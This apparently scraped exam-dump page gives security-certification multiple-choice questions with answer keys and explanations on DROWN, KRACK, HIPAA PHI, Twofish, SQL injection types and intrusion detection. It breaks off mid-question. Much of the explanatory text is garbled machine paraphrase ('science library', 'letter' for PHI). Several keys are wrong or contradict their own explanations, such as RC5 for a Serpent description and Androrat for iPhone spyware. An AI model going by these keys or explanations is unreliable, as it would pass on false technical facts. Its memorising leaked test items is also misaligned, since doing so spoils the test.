Samuel a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSlv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.
Which of the following attacks can be performed by exploiting the above vulnerability?
A. DROWN attack
B. Padding oracle attack
C. Side-channel attack
D. DUHK attack
Answer: A (LEAVE A REPLY)
DROWN is a serious vulnerability that affects HTTPS and other services that deem SSL and TLS, some of the essential cryptographic protocols for net security. These protocols allow everyone on the net to browse the net, use email, look on-line, and send instant messages while not third-parties being able to browse the communication.
DROWN allows attackers to break the encryption and read or steal sensitive communications, as well as passwords, credit card numbers, trade secrets, or financial data. At the time of public disclosure on March 2016, our measurements indicated thirty third of all HTTPS servers were vulnerable to the attack. fortuitously, the vulnerability is much less prevalent currently. As of 2019, SSL Labs estimates that one.2% of HTTPS servers are vulnerable.
What will the attackers gain?
Any communication between users and the server. This typically includes, however isn't limited to, usernames and passwords, credit card numbers, emails, instant messages, and sensitive

documents. under some common scenarios, an attacker can also impersonate a secure web site and intercept or change the content the user sees.

Who is vulnerable?

Websites, mail servers, and other TLS-dependent services are in danger for the DROWN attack. At the time of public disclosure, many popular sites were affected. we used Internet-wide scanning to live how many sites are vulnerable:


	Vulnerable at Disclosure (March 2016)
HTTPS — Top one million domains	25%
HTTPS — All browser-trusted sites	22%
HTTPS — All sites	33%

Operators of vulnerable servers got to take action. there's nothing practical that browsers or end-users will do on their own to protect against this attack.

Is my site vulnerable?

Modern servers and shoppers use the TLS encryption protocol. However, because of misconfigurations, several servers also still support SSLv2, a 1990s-era precursor to TLS. This support did not matter in practice, since no up-to-date clients really use SSLv2. Therefore, despite the fact that SSLv2 is thought to be badly insecure, until now, simply supporting SSLv2 wasn't thought of a security problem, is a clients never used it.


DROWN shows that merely supporting SSLv2 may be a threat to fashionable servers and clients. It modern associate degree attacker to modern fashionable TLS connections between up-to-date clients and servers by sending probes to a server that supports SSLv2 and uses the same private key.



A server is vulnerable to DROWN if:

It allows SSLv2 connections. This is surprisingly common, due to misconfiguration and inappropriate default settings.

Its private key is used on any other serverthat allows SSLv2 connections, even for another protocol. Many companies reuse the same certificate and key on their web and email servers, for instance. In this case, if the email server supports SSLv2 and the web server does not, an attacker can take advantage of the email server to break TLS connections to the web server.



How do I protect my server?
To protect against DROWN, server operators need to ensure that their private keys software used anyplace with server computer code that enables SSLv2 connections. This includes net servers, SMTP servers, IMAP and POP servers, and the other software that supports SSL/TLS.
Disabling SSLv2 is difficult and depends on the particular server software. we offer instructions here for many common products:
OpenSSL: OpenSSL may be a science library employed in several server merchandise. For users of OpenSSL, the simplest and recommended solution is to upgrade to a recent OpenSSL version. OpenSSL 1.0.2 users ought to upgrade to 1.0.2g. OpenSSL 1.0.1 users ought to upgrade to one.0.1s. Users of older OpenSSL versions ought to upgrade to either one in every of these versions. (Updated March thirteenth, 16:00 UTC) Microsoft IIS (Windows Server): Support for SSLv2 on the server aspect is enabled by default only on the OS versions that correspond to IIS 7.0 and IIS seven.5, particularly Windows scene, Windows Server 2008, Windows seven and Windows Server 2008R2. This support is disabled within the appropriate SSLv2 subkey for 'Server', as outlined in KB245030. albeit users haven't taken the steps to disable SSLv2, the export-grade and 56-bit ciphers that build DROWN possible don't seem to be supported by default.
Network Security Services (NSS): NSS may be a common science library designed into several server merchandise. NSS versions three.13 (released back in 2012) and higher than ought to have SSLv2 disabled by default. (A little variety of users might have enabled SSLv2 manually and can got to take steps to disable it.) Users of older versions ought to upgrade to a more moderen version. we tend to still advocate checking whether or not your non-public secret is exposed elsewhere Other affected software and in operation systems:
Instructions and data for: Apache, Postfix, Nginx, Debian, Red Hat
Browsers and other consumers: practical nothing practical that net browsers or different client computer code will do to stop DROWN. only server operators ar ready to take action to guard against the attack.

NEW QUESTION: 89
Tony wants to integrate a 128-bit symmetric block cipher with key sizes of 128,192, or 256 bits into a software program, which involves 32 rounds of computational operations that include substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit. Which of the following algorithms includes all the above features and can be integrated by Tony into the software program?
A. TEA

B. serpent
C. CAST-128
D. RC5
Answer: D (LEAVE A REPLY)

NEW QUESTION: 90
Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those dat a. Which of the following regulations is mostly violated?
A. HIPPA/PHI
B. PII
C. PCIDSS
D. ISO 2002
Answer: A (LEAVE A REPLY)
PHI stands for Protected Health info. The HIPAA Privacy Rule provides federal protections for private health info held by lined entities and provides patients an array of rights with regard to that info. under HIPAA phi is considered to be any identifiable health info that's used, maintained, stored, or transmitted by a HIPAA-covered entity - a healthcare provider, health plan or health insurer, or a aid clearinghouse - or a business associate of a HIPAA-covered entity, in relation to the availability of aid or payment for aid services.
It is not only past and current medical info that's considered letter under HIPAA Rules, however also future info concerning medical conditions or physical and mental health related to the provision of care or payment for care. phi is health info in any kind, together with physical records, electronic records, or spoken info.
Therefore, letter includes health records, medical histories, lab check results, and medical bills. basically, all health info is considered letter once it includes individual identifiers. Demographic info is additionally thought of phi underneath HIPAA Rules, as square measure several common identifiers like patient names, Social Security numbers, Driver's license numbers, insurance details, and birth dates, once they square measure connected with health info.
The eighteen identifiers that create health info letter are:
Names
Dates, except year
phonephone numbers
Geographic information
FAX numbers
Social Security numbers
Email addresses
case history numbers
Account numbers

Health arrange beneficiary numbers
Certificate/license numbers
Vehicle identifiers and serial numbers together with license plates
Web URLs
Device identifiers and serial numbers
net protocol addresses
Full face photos and comparable pictures
Biometric identifiers (i.e. retinal scan, fingerprints)
Any distinctive identifying variety or code
One or a lot of of those identifiers turns health info into letter, and phi HIPAA Privacy Rule restrictions can then apply that limit uses and disclosures of the data. HIPAA lined entities and their business associates will ought to guarantee applicable technical, physical, and body safeguards are enforced to make sure the confidentiality, integrity, and availability of phi as stipulated within the HIPAA Security Rule.

NEW QUESTION: 91
An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Which of the following security scanners will help John perform the above task?
A. AlienVaultOSSIM™
B. Syhunt Hybrid
C. Cisco ASA
D. Saleae Logic Analyzer
Answer: B (LEAVE A REPLY)

NEW QUESTION: 92
You are performing a penetration test for a client and have gained shell access to a Windows machine on the internal network. You intend to retrieve all DNS records for the internal domain, if

the DNS server is at 192.168.10.2 and the domain name is abccorp.local, what command would you type at the nslookup prompt to attempt a zone transfer?

A. List domain=Abccorp.local type=zone

B. Iserver 192.168.10.2-t all

C. list server=192.168.10.2 type=all

D. is-d abccorp.local

Answer: D (LEAVE A REPLY)

NEW QUESTION: 93

Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes. Images, and networks. What is the component of the Docker architecture used by Annie in the above scenario?

A. Docker client


B. Docker objects

C. Docker daemon

D. Docker registries

Answer: C (LEAVE A REPLY)

Docker uses a client-server design. The docker client talks to the docker daemon, that will the work of building, running, and distributing your docker containers. The docker client and daemon will run on the same system, otherwise you will connect a docker consumer to a remote docker daemon. The docker consumer and daemon communicate using a REST API, over OS sockets or a network interface.



The docker daemon (dockerd) listens for docker API requests and manages docker objects like pictures, containers, networks, and volumes. A daemon may communicate with other daemons to manage docker services.

NEW QUESTION: 94

Richard, an attacker, targets an MNC. in this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?

A. VoIP footprinting

B. VPN footprinting

C. Whois footprinting
D. Email footprinting
Answer: C (LEAVE A REPLY)
WHOIS (pronounced because the phrase who is) may be a query and response protocol and whois footprinting may be a method for glance information about ownership of a website name as following: * name details * Contact details contain phone no. and email address of the owner * Registration date for the name * Expire date for the name * name servers

NEW QUESTION: 95
Attacker Rony Installed a rogue access point within an organization's perimeter and attempted to Intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?
A. Distributed assessment
B. Wireless network assessment
C. Host-based assessment
D. Application assessment
Answer: B (LEAVE A REPLY)
Wireless network assessment determines the vulnerabilities in an organization's wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack.
Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access.
This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.
Expanding your network capabilities are often done well using wireless networks, but it also can be a source of harm to your data system . Deficiencies in its implementations or configurations can allow tip to be accessed in an unauthorized manner.This makes it imperative to closely monitor your wireless network while also conducting periodic Wireless Network assessment.It identifies flaws and provides an unadulterated view of exactly how vulnerable your systems are to malicious and unauthorized accesses.Identifying misconfigurations and inconsistencies in wireless implementations and rogue access points can improve your security posture and achieve compliance with regulatory frameworks.

NEW QUESTION: 96

BitLocker encryption has been implemented for all the Windows-based computers in an organization. You are concerned that someone might lose their cryptographic key. Therefore, a mechanism was implemented to recover the keys from Active Directory. What is this mechanism called in cryptography?

A. Key escrow.

B. Key archival

C. Key renewal

D. Certificate rollover

Answer: A (LEAVE A REPLY)

NEW QUESTION: 97

These hackers have limited or no training and know how to use only basic techniques or tools. What kind of hackers are we talking about?

A. Black-Hat Hackers A

B. Script Kiddies

C. White-Hat Hackers

D. Gray-Hat Hacker

Answer: B (LEAVE A REPLY)

Script Kiddies: These hackers have limited or no training and know how to use only basictechniques or tools. Even then they may not understand any or all of what they are doing.

NEW QUESTION: 98

This form of encryption algorithm is asymmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

A. Twofish encryption algorithm

B. HMAC encryption algorithm

C. IDEA

D. Blowfish encryption algorithm

Answer: A (LEAVE A REPLY)

Twofish is an encryption algorithm designed by Bruce Schneier. It's a symmetric key block cipher with a block size of 128 bits, with keys up to 256 bits. it's associated with AES (Advanced Encryption Standard) and an earlier block cipher called Blowfish. Twofish was actually a finalist to become the industry standard for encryption, but was ultimately beaten out by the present AES.Twofish has some distinctive features that set it aside from most other cryptographic protocols. For one, it uses pre-computed, key-dependent S-boxes. An S-box (substitution-box) may be a basic component of any symmetric key algorithm which performs substitution. within the context of Twofish's block cipher, the S-box works to obscure the connection of the key to the ciphertext. Twofish uses a pre-computed, key-dependent S-box which suggests that the S-box is already provided, but depends on the cipher key to decrypt the knowledge .

How Secure is Twofish?Twofish is seen as a really secure option as far as encryption protocols go. one among the explanations that it wasn't selected because the advanced encryption standard is thanks to its slower speed.
Any encryption standard that uses a 128-bit or higher key, is theoretically safe from brute force attacks.
Twofish is during this category.Because Twofish uses "pre-computed key-dependent S-boxes", it are often susceptible to side channel attacks. this is often thanks to the tables being pre-computed. However, making these tables key-dependent helps mitigate that risk. There are a couple of attacks on Twofish, but consistent with its creator, Bruce Schneier, it didn't constitute a real cryptanalysis. These attacks didn't constitue a practical break within the cipher.
Products That Use TwofishGnuPG: GnuPG may be a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also referred to as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a flexible key management system, along side access modules for all types of public key directories.KeePass: KeePass may be a password management tool that generates passwords with top-notch security. It's a free, open source, lightweight and easy-to-use password manager with many extensions and plugins.Password Safe: Password Safe uses one master password to stay all of your passwords protected, almost like the functionality of most of the password managers on this list. It allows you to store all of your passwords during a single password database, or multiple databases for various purposes. Creating a database is straightforward , just create the database, set your master password.PGP (Pretty Good Privacy):
PGP is employed mostly for email encryption, it encrypts the content of the e-mail . However, Pretty Good Privacy doesn't encrypt the topic and sender of the e-mail , so make certain to never put sensitive information in these fields when using PGP.TrueCrypt: TrueCrypt may be a software program that encrypts and protects files on your devices. With TrueCrypt the encryption is transparent to the user and is completed locally at the user's computer. this suggests you'll store a TrueCrypt file on a server and TrueCrypt will encrypt that file before it's sent over the network.

NEW QUESTION: 99
During a black-box pen test you attempt to pass IRC traffic over port 80/TCP from a compromised web enabled host. The traffic gets blocked; however, outbound HTTP traffic is unimpeded. What type of firewall is inspecting outbound traffic?
A. Circuit
B. Stateful
C. Application
D. Packet Filtering
Answer: C (LEAVE A REPLY)
https://en.wikipedia.org/wiki/Internet_Relay_Chat
Internet Relay Chat (IRC) is an application layer protocol that facilitates communication in text. The chat process works on a client/server networking model. IRC clients are computer programs that users can install on their system or web-based applications running either locally in the

browser or on a third-party server. These clients communicate with chat servers to transfer messages to other clients.
IRC is a plaintext protocol that is officially assigned port 194, according to IANA. However, running the service on this port requires running it with root-level permissions, which is inadvisable. As a result, the well-known port for IRC is 6667, a high-number port that does not require elevated privileges. However, an IRC server can also be configured to run on other ports as well.
You can't tell if an IRC server is designed to be malicious solely based on port number. Still, if you see an IRC server running on port a WKP such as 80, 8080, 53, 443, it's almost always going to be malicious; the only real reason for IRCD to be running on port 80 is to try to evade firewalls.
https://en.wikipedia.org/wiki/Application_firewall
An application firewall is a form of firewall that controls input/output or system calls of an application or service. It operates by monitoring and blocking communications based on a configured policy, generally with predefined rule sets to choose from. The application firewall can control communications up to the OSI model's application layer, which is the highest operating layer, and where it gets its name. The two primary categories of application firewalls are network-based and host-based.
Application layer filtering operates at a higher level than traditional security appliances. This allows packet decisions to be made based on more than just source/destination IP Addresses or ports. It can also use information spanning across multiple connections for any given host.
Network-based application firewalls
Network-based application firewalls operate at the application layer of a TCP/IP stack. They can understand certain applications and protocols such as File Transfer Protocol (FTP), Domain Name System (DNS), or Hypertext Transfer Protocol (HTTP). This allows it to identify unwanted applications or services using a non-standard port or detect if an allowed protocol is being abused.
Host-based application firewalls
A host-based application firewall monitors application system calls or other general system communication. This gives more granularity and control but is limited to only protecting the host it is running on. Control is applied by filtering on a per-process basis. Generally, prompts are used to define rules for processes that have not yet received a connection. Further filtering can be done by examining the process ID of the owner of the data packets. Many host-based application firewalls are combined or used in conjunction with a packet filter.

NEW QUESTION: 100
in this attack, an adversary tricks a victim into reinstalling an already-in-use key. This is achieved by manipulating and replaying cryptographic handshake messages. When the victim reinstall the key, associated parameters such as the incremental transmit packet number and receive packet number are reset to their initial values. What is this attack called?
A. Chop chop attack
B. KRACK
C. Evil twin
D. Wardriving

Answer: B (LEAVE A REPLY)

In this attack KRACK is an acronym for Key Reinstallation Attack. KRACK may be a severe replay attack on Wi-Fi Protected Access protocol (WPA2), which secures your Wi-Fi connection. Hackers use KRACK to take advantage of a vulnerability in WPA2. When in close range of a possible victim, attackers can access and skim encrypted data using KRACK.

How KRACK Works

Your Wi-Fi client uses a four-way handshake when attempting to attach to a protected network. The handshake confirms that both the client - your smartphone, laptop, et cetera - and therefore the access point share the right credentials, usually a password for the network. This establishes the Pairwise passkey (PMK), which allows for encoding . Overall, this handshake procedure allows for quick logins and connections and sets up a replacement encryption key with each connection. this is often what keeps data secure on Wi-Fi connections, and every one protected Wi-Fi connections use the four-way handshake for security. This protocol is that the reason users are encouraged to use private or credential-protected Wi-Fi instead of public connections. KRACK affects the third step of the handshake, allowing the attacker to control and replay the WPA2 encryption key to trick it into installing a key already in use. When the key's reinstalled, other parameters related to it - the incremental transmit packet number called the nonce and therefore the replay counter - are set to their original values. Rather than move to the fourth step within the four-way handshake, nonce resets still replay transmissions of the third step. This sets up the encryption protocol for attack, and counting on how the attackers replay the third-step transmissions, they will take down Wi-Fi security.

Why KRACK may be a Threat

Think of all the devices you employ that believe Wi-Fi. it isn't almost laptops and smartphones; numerous smart devices now structure the web of Things (IoT). due to the vulnerability in WPA2, everything connected to Wi-Fi is in danger of being hacked or hijacked. Attackers using KRACK can gain access to usernames and passwords also as data stored on devices. Hackers can read emails and consider photos of transmitted data then use that information to blackmail users or sell it on the Dark Web. Theft of stored data requires more steps, like an HTTP content injection to load malware into the system. Hackers could conceivably take hold of any device used thereon Wi-Fi connection. Because the attacks require hackers to be on the brink of the target, these internet security threats could also cause physical security threats. On the opposite hand, the necessity to be in close proximity is that the only excellent news associated with KRACK, as meaning a widespread attack would be extremely difficult. Victims are specifically targeted. However, there are concerns that a experienced attacker could develop the talents to use HTTP content injection to load malware onto websites to make a more widespread affect.

Everyone is in danger from KRACK vulnerability. Patches are available for Windows and iOS devices, but a released patch for Android devices is currently in question (November 2017). There are issues with the discharge , and lots of question if all versions and devices are covered. The real problem is with routers and IoT devices. These devices aren't updated as regularly as computer operating systems, and for several devices, security flaws got to be addressed on the

manufacturing side. New devices should address KRACK, but the devices you have already got in your home probably aren't protected.
The best protection against KRACK is to make sure any device connected to Wi-Fi is patched and updated with the newest firmware. that has checking together with your router's manufacturer periodically to ascertain if patches are available.
The safest connection option may be a private VPN, especially when publicly spaces. If you would like a VPN for private use, avoid free options, as they need their own security problems and there'll even be issues with HTTPs. Use a paid service offered by a trusted vendor like Kaspersky. Also, more modern networks use WPA3 for better security. Avoid using public Wi-Fi, albeit it's password protection. That password is out there to almost anyone, which reduces the safety level considerably. All the widespread implications of KRACK and therefore the WPA2 vulnerability aren't yet clear. what's certain is that everybody who uses Wi-Fi is in danger and wishes to require precautions to guard their data and devices.


NEW QUESTION: 101
Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network.
What is the type of vulnerability assessment that Jude performed on the organization?
A. External assessment
B. Application assessment
C. Host-based assessment
D. Passive assessment
Answer: (SHOW ANSWER)

NEW QUESTION: 102
SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may Bypass authentication and allow attackers to access and/or modify data attached to a web application.
Which of the following SQLI types leverages a database server's ability to make DNS requests to pass data to an attacker?
A. Union-based SQLI
B. Out-of-band SQLI
C. In-band SQLI
D. Time-based blind SQLI
Answer: B (LEAVE A REPLY)
Out-of-band SQL injection occurs when an attacker is unable to use an equivalent channel to launch the attack and gather results. ... Out-of-band SQLi techniques would believe the database server's ability to form DNS or HTTP requests to deliver data to an attacker. Out-of-band SQL injection is not very common, mostly because it depends on features being enabled on the

database server being used by the web application. Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.
Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).
Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's xp_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

NEW QUESTION: 103
Harry. a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection. What is the APT lifecycle phase that Harry is currently executing?
A. Preparation
B. Cleanup
C. Persistence
D. initial intrusion
Answer: A (LEAVE A REPLY)
After the attacker completes preparations, subsequent step is an effort to realize an edge within the target's environment. a particularly common entry tactic is that the use of spearphishing emails containing an internet link or attachment. Email links usually cause sites where the target's browser and related software are subjected to varied exploit techniques or where the APT actors plan to social engineer information from the victim which will be used later. If a successful exploit takes place, it installs an initial malware payload on the victim's computer. Figure 2 illustrates an example of a spearphishing email that contains an attachment. Attachments are usually executable malware, a zipper or other archive containing malware, or a malicious Office or Adobe PDF (Portable Document Format) document that exploits vulnerabilities within the victim's applications to ultimately execute malware on the victim's computer. Once the user has opened a malicious file using vulnerable software, malware is executing on the target system. These phishing emails are often very convincing and difficult to differentiate from legitimate email messages. Tactics to extend their believability include modifying legitimate documents from or associated with the organization. Documents are sometimes stolen from the organization or their collaborators during previous exploitation operations. Actors modify the documents by adding exploits and malicious code then send them to the victims. Phishing emails are commonly sent through previously compromised email servers, email accounts at organizations associated with the target or public email services. Emails also can be sent through mail relays with modified email headers to form the messages appear to possess originated from legitimate sources. Exploitation

of vulnerabilities on public-facing servers is another favorite technique of some APT groups. Though this will be accomplished using exploits for known vulnerabilities, 0-days are often developed or purchased to be used in intrusions as required .



NEW QUESTION: 104
An organization is performing a vulnerability assessment tor mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests. What is the type of vulnerability assessment solution that James employed in the above scenario?
A. Product-based solutions
B. Tree-based assessment
C. Service-based solutions
D. inference-based assessment
Answer: D (LEAVE A REPLY)
In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

NEW QUESTION: 105
Jake, a professional hacker, installed spyware on a target iPhone to spy on the target user's activities. He can take complete control of the target mobile device by jailbreaking the device remotely and record audio, capture screenshots, and monitor all phone calls and SMS messages. What is the type of spyware that Jake used to infect the target device?
A. DroidSheep
B. Androrat
C. Zscaler
D. Trident


Answer: B (LEAVE A REPLY)

NEW QUESTION: 106
What hacking attack is challenge/response authentication used to prevent?
A. Session hijacking attacks
B. Password cracking attacks
C. Scanning attacks
D. Replay attacks
Answer: D (LEAVE A REPLY)

NEW QUESTION: 107
This kind of password cracking method uses word lists in combination with numbers and special characters:
A. Symmetric
B. Linear
C. Brute Force
D. Hybrid
Answer: (SHOW ANSWER)

NEW QUESTION: 108
Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information.
Which of the following techniques is employed by Susan?
A. web shells
B. Webhooks
C. REST API
D. SOAP API
Answer: B (LEAVE A REPLY)
Webhooks are one of a few ways internet applications will communicate with one another.

It allows you to send real-time data from one application to another whenever a given event happens.
For example, let's say you've created an application using the Foursquare API that tracks when people check into your restaurant. You ideally wish to be able to greet customers by name and provide a complimentary drink when they check in.
What a webhook will is notify you any time someone checks in, therefore you'd be able to run any processes that you simply had in your application once this event is triggered.
The data is then sent over the web from the application wherever the event originally occurred, to the receiving application that handles the data.
Here's a visual representation of what that looks like:



A webhook url is provided by the receiving application, and acts as a phone number that the other application will call once an event happens.
Only it's more complicated than a phone number, because data about the event is shipped to the webhook url in either JSON or XML format. this is known as the "payload." Here's an example of what a webhook url looks like with the payload it's carrying:

```
https://yourapp.com/data/12345?customer=bob?value=10.00?item=paper

To: yourapp.com/data/12345
Customer: Bob
Value: 10.00
Item: Paper
```

What are Webhooks? Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called "Reverse APIs" as they provide what is required for API specification, and the developer should create an API to use a webhook. A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the "Notify me" bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

NEW QUESTION: 109
Which of the following options represents a conceptual characteristic of an anomaly-based IDS over a signature-based IDS?
A. Produces less false positives
B. Can identify unknown attacks
C. Requires vendor updates for a new threat

D. Cannot deal with encrypted network traffic

Answer: B (LEAVE A REPLY)

An anomaly-based intrusion detection system is an intrusion detection system for detecting both network and computer intrusions and misuse by monitoring system activity and classifying it as either normal or anomalous. The classification is based on heuristics or rules, rather than patterns or signatures, and attempts to detect any type of misuse that falls out of normal system operation. This is as opposed to signature-based systems, which can only detect attacks for which a signature has previously been created.

In order to positively identify attack traffic, the system must be taught to recognize normal system activity. The two phases of a majority of anomaly detection systems consist of the training phase (where a profile of normal behaviors is built) and the testing phase (where current traffic is compared with the profile created in the training phase). Anomalies are detected in several ways, most often with artificial intelligence type techniques. Systems using artificial neural networks have been used to great effect. Another method is to define what normal usage of the system comprises using a strict mathematical model, and flag any deviation from this as an attack. This is known as strict anomaly detection.[3] Other techniques used to detect anomalies include data mining methods, grammar-based methods, and the Artificial Immune System.

Network-based anomalous intrusion detection systems often provide a second line of defense to detect anomalous traffic at the physical and network layers after it has passed through a firewall or other security appliance on the border of a network. Host-based anomalous intrusion detection systems are one of the last layers of defense and reside on computer endpoints. They allow for fine-tuned, granular protection of endpoints at the application level.

Anomaly-based Intrusion Detection at both the network and host levels have a few shortcomings; namely a high false-positive rate and the ability to be fooled by a correctly delivered attack. Attempts have been made to address these issues through techniques used by PAYL and MCPAD.

NEW QUESTION: 110

The network team has well-established procedures to follow for creating new rules on the firewall. This includes having approval from a manager prior to implementing any new rules. While reviewing the firewall configuration, you notice a recently implemented rule but cannot locate manager approval for it. What would be a good step to have in the procedures for a situation like this?

A. Monitor all traffic using the firewall rule until a manager can approve it.

B. Immediately roll back the firewall rule until a manager can approve it

C. Have the network team document the reason why the rule was implemented without prior manager approval.

D. Do not roll back the firewall rule as the business may be relying upon it, but try to get manager approval as soon as possible.

Answer: (SHOW ANSWER)

NEW QUESTION: 111
Which of the following options represents a conceptual characteristic of an anomaly-based IDS over a signature-based IDS?
A. Produces less false positives
B. Can identify unknown attacks
C. Requires vendor updates for a new threat
D. Cannot deal with encrypted network traffic
Answer: B (LEAVE A REPLY)
An anomaly-based intrusion detection system is an intrusion detection system for detecting both network and computer intrusions and misuse by monitoring system activity and classifying it as either normal or anomalous. The classification is based on heuristics or rules, rather than patterns or signatures, and attempts to detect any type of misuse that falls out of normal system operation. This is as opposed to signature-based systems, which can only detect attacks for which a signature has previously been created.
In order to positively identify attack traffic, the system must be taught to recognize normal system activity.
The two phases of a majority of anomaly detection systems consist of the training phase (where a profile of normal behaviors is built) and the testing phase (where current traffic is compared with the profile created in the training phase). Anomalies are detected in several ways, most often with artificial intelligence type techniques. Systems using artificial neural networks have been used to great effect. Another method is to define what normal usage of the system comprises using a strict mathematical model, and flag any deviation from this as an attack. This is known as strict anomaly detection.[3] Other techniques used to detect anomalies include data mining methods, grammar-based methods, and the Artificial Immune System.
Network-based anomalous intrusion detection systems often provide a second line of defense to detect anomalous traffic at the physical and network layers after it has passed through a firewall or other security appliance on the border of a network. Host-based anomalous intrusion detection systems are one of the last layers of defense and reside on computer endpoints. They allow for fine-tuned, granular protection of endpoints at the application level.
Anomaly-based Intrusion Detection at both the network and host levels have a few shortcomings; namely a high false-positive rate and the ability to be fooled by a correctly delivered attack. Attempts have been made to address these issues through techniques used by PAYL and MCPAD.

NEW QUESTION: 112
Cross-site request forgery involves:
A. A request sent by a malicious user from a browser to a server
B. Modification of a request by a proxy between client and server
